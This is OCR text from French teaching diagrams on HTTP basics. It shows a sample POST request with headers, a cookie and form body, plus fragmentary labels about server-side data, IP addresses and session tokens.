




Requête HTTP POST
lieu
venise
OK
http://www.vacances.fr/voyage.php?id=2
variables dans la *query string*
serveur
client
Requête HTTP
POST /voyage.php?id=2 HTTP/1.1
Host: www.vacances.fr
Cookie: lang=fr;id=214535E1FA
User-Agent: Firefox
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
valeurs des champs d'en tête
variables dans le **corps**
lieu=venise


Entrées

Données stockées





client
Réponse HTTP
serveur
web
Application
Web
fichiers
BD
sessions
en-tête
corps
texte ou binaire
HTML
PDF



en-tête
corps
client
serveur
web


en-tête
corps
client
serveur
web
?
?
Adresse IP
• Proxy
• DHCP


Jeton de session

